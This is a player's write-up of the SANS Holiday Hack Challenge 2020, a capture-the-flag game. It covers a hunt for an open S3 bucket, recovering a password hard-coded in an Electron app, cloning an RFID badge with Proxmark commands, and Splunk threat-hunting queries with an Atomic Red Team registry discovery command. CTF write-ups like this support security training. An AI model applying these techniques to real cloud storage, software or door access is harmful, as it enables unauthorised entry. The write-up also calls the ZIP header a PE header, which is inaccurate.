SANS HOLIDAY HACK CHALLENGE 2020


Table of Contents

Summary

This is my first-time playing SANS Holiday Challenge. Thank you SAN's team to give us such a fun and enjoyable challenges in xmas. I have learnt a lot from different objectives and here is the summary of the challenges.

Santa's Castle in North Pole

In this year Kringlecon, we were brought to Santa's Castle in North Pole. We are asked to hop on the New Jersey Turnpike to get to Santa's gondola for our ride to the North Pole.



KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.
Feel I need a passport exploring on this platform –
Got half floors with back doors provided that you hack more!
Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.
Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?
You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!
Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.
All the rotting, plotting, low conniving streaming from that skull.
Holiday Hackers, they're no slackers, returned Jack a big, old null

The Santa's castle has 5th Floor. You are asked to complete different terminals and objectives in order to put Jack Frost (JF) to Jail.





Figure 1Santa's Castle Floor Plan



Without their help, it is impossible for me to complete the missions. They are my best friends in the game, in order to let you know them better, I have created a directory to let you meet all the elves 😊

Elves	Location	Elves	Location	Elves	Location
 **Alabaster Snowball**	NetWars Room	 **Fitzy Shortstack**	Kitchen	 **Noel Boetie**	Wrapping Room
 **Angel Candysalt**	Great Room	 **Ginger Breddie**	Castle Entry	 **Pepper Minstix**	Front Lawn
 **Bow Ninecandle**	Talks Lobby	 **Holly Evergreen**	Kitchen	 **Piney Sappington**	Castle Entry
 **Bubble Lightington**	Courtyard	 **Jewel Loggins**	Front Lawn	 **Ribbon Bowford**	Dining Room
 **Busty Evergreen**	Talks Lobby	 **Jingle Ringford**	New Jersey Turnpike	 **Sparkle Redberry**	Castle Entry
 **Chimney Scissorsticks**	Talks Lobby	 **Minty Candycane**	Workshop	 **Sugarplum Mary**	Countyard
 **Eves Snowshoes**	Santa's Balcony	 **Morcel Nougat**	Speaker UNPreparedness	 **Tangle Coalbox**	Speaker UNPreparedness
 **Tinsel Upatree**	Santa's Office	 **Wunorse Opensale**	Castle Entry	 **Shinny Upatree**	Front Lawn

Without further ado, let us start our SANS Holiday challenge.

Main Objectives

Objective 1 – Uncover Santa's Gift List

Location	New Jersey Turnpike
Difficulty	☻☺☺☺☺
Description	There's a photo of Santa's Desk on that Billboard with his personal git list. What git is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.
Hint	 (Jingle Ringford) • There are tools (photopeas.com) out there that could help Filter the Distortion that is this Twirl. • Make sure you Lasso the correct twirly area
Answer	**Proxmark**

The first objective was right there after we logged onto the game. Hints were given after talking to Jingle Ringford. The first mission was to look for the billboard pictures. Clicked on it and upload the picture to photopeas.com. As what the hint suggested, I used Lasso tool to select an area of work → Filter → Dissort → twirl. It took two rounds – I looked for John Wright first. Afterwards, I twirled to identify the gift. After a few attempts, I was able to find the answer – Proxmark.

Objective 2 – Investigate S3 Bucket

Location	Front Yawn
Difficulty	☻☺☺☺☺
Description	When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.
Hint	 (Shinny Upatree) • Robin Wood wrote up a guide about finding these open S3 buckets. • He even wrote a tool to search for unprotected buckets! • Santa's Wrapper3000 is pretty buggy. It uses several compression tools, binary to ASCII conversion, and other tools to wrap packages.

```
elf@074ee1b1a9e4:~/bucket_finder$ dir
README  bucket_finder.rb  wordlist
```

The hints would be given upon completion of kringle kiosk. The challenge started on a terminal with instruction. After reading the file structure and the hints, there was a script **bucket_finder.rb** in the directory. Upon reading its code, this was used for finding bucket that did not have any access restriction. To get it to work, I needed to supply a **wordlist** which was located in the same directory.

It was likely that **Wrapper3000** was the bucket name. To give it a try, I added wrapper3000 and Wrapper3000 into the wordlist.

```
elf@d7e06d70ffb1:~/bucket_finder$ cat wordlist
kringlecastle
wrapper
santa
wrapper3000
```

When you executed the script, a bucket was found.

```
elf@074ee1b1a9e4:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
        Bucket found but access denied: santa
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Public> http://s3.amazonaws.com/wrapper3000/package
```

Without hesitation, I downloaded the package and there were some ASCII string inside which look like base64 encoded. Therefore, I used the command **base64 to** decode the ascii text and found out a PE header **PK** and its zip name package.txt.Z.xz.xxd.tar.bz2UT. The PK header actually denoted that this was a zip file and we would need to extract the content from there. Apparently, this file had been zipped a few times using different compression format. I had to extract it one by one. We could identify its file type by typing file and use the proper extraction tool and finally get to the text file for answer.

File Name	File Type	Extraction Tool
package.txt.Z.xz.xxd.tar.bz2UT	Zip archive	unzip
package.txt.Z.xz.xxd.tar.bz2	Bzip2	Tar xvjf
Package.txt.Z.xz.xxd	ASCII text (hex)	Xxd -r (to reverse hexdump to binary)
Package.txt.Z.xz	7zip	uxzip
Package.txt.Z	Compress'd 16 bits	uncompress

A screenshot of how the reversed binary look like:

```
elf@42086710bec4:~/bucket_finder$ xxd -r package.txt.Z.xz.xxd
```

Our answer:

```
elf@d7e06d70ffb1:~$ cat package.txt
North Pole: The Frostiest Place on Earth
elf@d7e06d70ffb1:~$
```

Objective 3 – Point-of-Sale Password Recovery

Location	Courtyard
Difficulty	☻☺☺☺☺
Description	Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?


Hint


(Sugarplum Mary)

- It's possible to extract the source code from an Electron app.
- There are tools and guides explaining how to extract ASAR from Electron apps.


Answer **santapass**

After clicking on the terminal, I was asked to download the executable called **santa-shop.exe**. Hints were given upon completion of Linux Primer. This was an electron app and we would need to extract the asar file out in order to obtain its source code. So I used 7zip to open the santa-shop.exe and looked into this content. The asar file was in santa-shop.exe\app-64.7zip\resources.






After a bit of research, There was a 7zip plugin which was able to open this asar file without using the tools suggested and the answer was inside **main.js**



Name	Size	Unpacked	Folders	Files
img	121 414		0	4
index.html	1 284			
main.js	2 713			
package.json	202			
preload.js	138			
README.md	79			
renderer.js	5 984			
style.css	3 801			




main.js - Notepad

File Edit Format View Help

```
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';
```

Objective 4 – Operate the Santavator

Location	Multiple Locations
Difficulty	☻☻☺☺☺
Description	Talk to Pepper Minstix in the entryway to get some hints about the Santavator.
Hint	(Pepper Minstix) • It's really more art than science. The goal is to put the right colored light into the receivers on the left and top of the panel.
Answer	**See below for screenshots**



Hint was given by Pepper Minstix after completion of Unescape Tumx. When I first entered the castle, the Santavator was at the lower right corner. This objective was a bit different from the rest as it required you to navigate the castle and found out the missing components necessary to operate the santavator.

Here is the list of items I collected:

- 1st item: Broken Candy Canes at Front Lawn.
- 2nd item: Hex Nut (From the Castle Entry Area near the Santavator)

- 3rd item: Green Bulb at Courtyard

- 4th item: Elevator Key (Talked to Sparkle Redberry at Entrance)


- 5th item: red bulb (on 2nd floor near track 7) – After getting the green bulb, I was able to operate the elevator. However, to access other floors, I also needed the red/yellow bulb, and here is how I found them.

- 6th item: Elevator 1.5 Button to access workshop floor (on the 2nd floor after completing the Speaker UNPrep and entered the room)

- 7th Item: NetWars floor (After getting the red bulb)

- 8th Item: Hex Nut (Inside The Dinning Room)

There are other items I collected throughout the game, but they were not necessary items to operate the Santavator e.g. Large Marble, Portals, Rubber Ball. These were the items I collected along the way.



After getting all the relevant bulbs, I was able to turn on the green, red and yellow bulb by using Broken Candycane and 2 Hex Nuts to divert the lights to relevant channels. With this setup, you would be able to access every floor except the Santa's office which required Santa's fingerprint.


Objective 5 – Open HID Lock

Location	Workshop
Difficulty	☻ ☻ ☺ ☺ ☺
Description	Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

Hint	(Busy Evergreen)  • Larry Pesce knows a thing or two about HID attacks. He's the author of a course on wireless hacking! • The Proxmark is a multi-function RFID device, capable of capturing and replaying RFID events. • There's a short list of essential Proxmark commands also available. • You can also use a Proxmark to impersonate a badge to unlock a door, if the badge you impersonate has access. lf hid sim -r 2006..... • You can use a Proxmark to capture the facility code and ID value of HID ProxCard badge by running lf hid read when you are close enough to someone with a badge.
Answer	**2006e22f13 (Shinny Upatree)**

Hints were given by Bushy Evergreen after completion of Speaker UNPrep (only the door challenge). After reading the hints and talked to Fitzy Shortstack (hints were given after completion of 33.6Kps), I reckoned I would need to find a proxmark device and clone one of the elf's ID card. Fitzy also gave me some hint that I would need to clone Shinny Upatree's card. The proxmark device was found inside the wrapping room at the location shown in the above screenshot. .

You will get a proxmark device under your items. Click to open the Promark CLI.



When you get close enough to an elf, you could run the command **lf hid read** to clone their ID card. For our case, Shinny Upatree's ID card Number is 2006e22f13.

When we get close to the HID reader at the workshop, we will just open the proxmark CLI again to run **lf hid sim -r 2006e22f13.**

And the room was opened!!!

After getting in, I walked pass a very dark corridor,

And become Santa!! This was one of the biggest twist I could get from this challenge. Now I was able to walkaround as a Santa 😊

Objective 6 – Splunk Challenge


Location	The Great Room
Difficulty	☻☻☻☺☺
Description	Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Hint

(Minty Candycane)

- Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. Cyber Chef is extremely useful here!
- There was a great Splunk talk at KringleCon 2 that's still available!.
- Dave Herrald talks about emulating advanced adversaries and hunting them with Splunk.

Answer	The Lollipop Guild



After the objective 5, I was able to move around as Santa. Hints were given by Minty Candycane after completion of Regex Toy Sorting. This challenge also required you to be Santa in order to access the Splunk terminal in the great room. I was able to view the chats from Alice Bluebird. She built this SOC simulation to train the elf on their blue team skill. This challenge was built using atomatic red team to simulate a list of attacks and required the elf to use Splunk to hunt the indictors out.

There were total 7 questions I needed to answer before I could get the Challenge Question. All the questions required you to run some Splunk query and got the results.

Q1 How many distinct MITRE ATT&CK techniques did Alice emulate?

```
| tstats count where index=* by index
|  rex field=index "(?<Mitre>t\d{4,4})\-*"
|  stats count by Mitre
```

The first query is to list down the number of index and filter out all mitre number out using regex and count the distinct.

Answer: 13

Q2 What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

```
| tstats count where index=* by index
|  rex field=index "(?<Mitre>t\d{4,4})\-*"
| search Mitre = "t1059"
|  table index
```

Following the query on Q1, search for Mitre number 1059 and output only the index name.

`Answer: t1059.003-main t1059.003-win`

Q3 One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

Since we knew the splunk event was generated from atomatic red team based on the SOC chat. We googled the source code of atomatic red team related to machineguid and noticed the following link:

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1082/T1082.md

Atomic Test #8 - Windows MachineGUID Discovery

Identify the Windows MachineGUID value for a system. Upon execution, the machine GUID will be displayed from registry.

Supported Platforms: Windows

Attack Commands: Run with `command_prompt` !

```
REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```

The Splunk query below search for the keyword "MachineGuid" under index t1082-win and output the relevant Commndline.

```
Index=t1082-win "MachineGuid" | table _time CommandLine
```


Answer: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid

Q4 According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

Alice gave us a nudge that OSTAP related event was under index=attack. Therefore, we search for OSTAP under this index and output the UTC timestamp out, we also filter out the event that happened first.


```
Index=attack OSTAP | table "Execution Time _UTC" | reverse | head 1
```

Answer: 2020-11-30T17:44:15Z




Q5 One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

We googled the github from frgnca. There is only 1 dll related to it and is called AudioDeviceCmdlets. After another search on how this dll was used in atomatic red team, we found below.



We knew that T1123 is the relevant attack and it will run a powershell command WindowAudioDevice. Therefore, we filtered the search from index related to MITRE ATTACK ID T1123 and EventCode 1 (suggested by Alice's hint) and put the keywords "WindowAudio Device" on it. We sorted the events based on the UtcTime and only listed the 1st entry.

```
index=t1123* EventCode=1 "WindowsAudioDevice*"
|  table  UtcTime ProcessId CommandLine
|  sort + UtcTime
|  head 1
```




Answer: 3648

Q6 Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

We need to find out the location of where most common Windows registry run keys will be used for persistence. Most of the registry location will contain **CurrentVersion\Run** or **\RunOnce** since this is a bat file, we included * a wildcard and ended it with extension bat in our search.

```
Index=* CurrentVersion\\RunOnce*bat
```




The search gave us an execution attempt to download a file from github. Following the link, we found that the last command used was quser.

Answer: quser

Q7 According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?


Alice gave us another nudge that we used sourcetype from bro to list out the zeek related data. And since it is related to x.509, I found that most data was stored under source related to *509.




```
index=* sourcetype=bro* source=*509.log certificate.issuer=*dc*
|  table  certificate.issuer certificate.serial
|  dedup certificate.issuer
```


This command helped to filter out Bro data that is related to x.509. From there, we also filter out DC related certificate and we get the certificate serial out as our answer.

Answer: 55FCEEBB21270D9249E86F4B9DC7AA60




Challenge Question

Alice gave us an encrypted phrase and mentioned that this ciphertext is base64 encoded. It also mentioned about they didn't obey RFC7465. After searching on RFC7465, I noticed that this was related to "Not using RC4". Therefore, the encryption standard they used should be RC4 as they mentioned they did not follow it at all. To decrypt the ciphertext, we would need a passphrase. She also gave us a hint related to Splunk talk. I looked through the talk and they mentioned at last the key "Stay Frosty".



With Cyberchef, we could use RC4 with the key to reverse the ciphertext.



Answer: The Lollipop Guild

Objective 7 – Solve the Sleigh's CAN-D-BUS Problem


Location	Netwars
Difficulty	☻☻☻☺☺
Description	Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.
Hint	 (Wunorse Openslae) • Try filtering out one CAN-ID at a time and create a table of what each might pertain to. What's up with the brakes and doors?
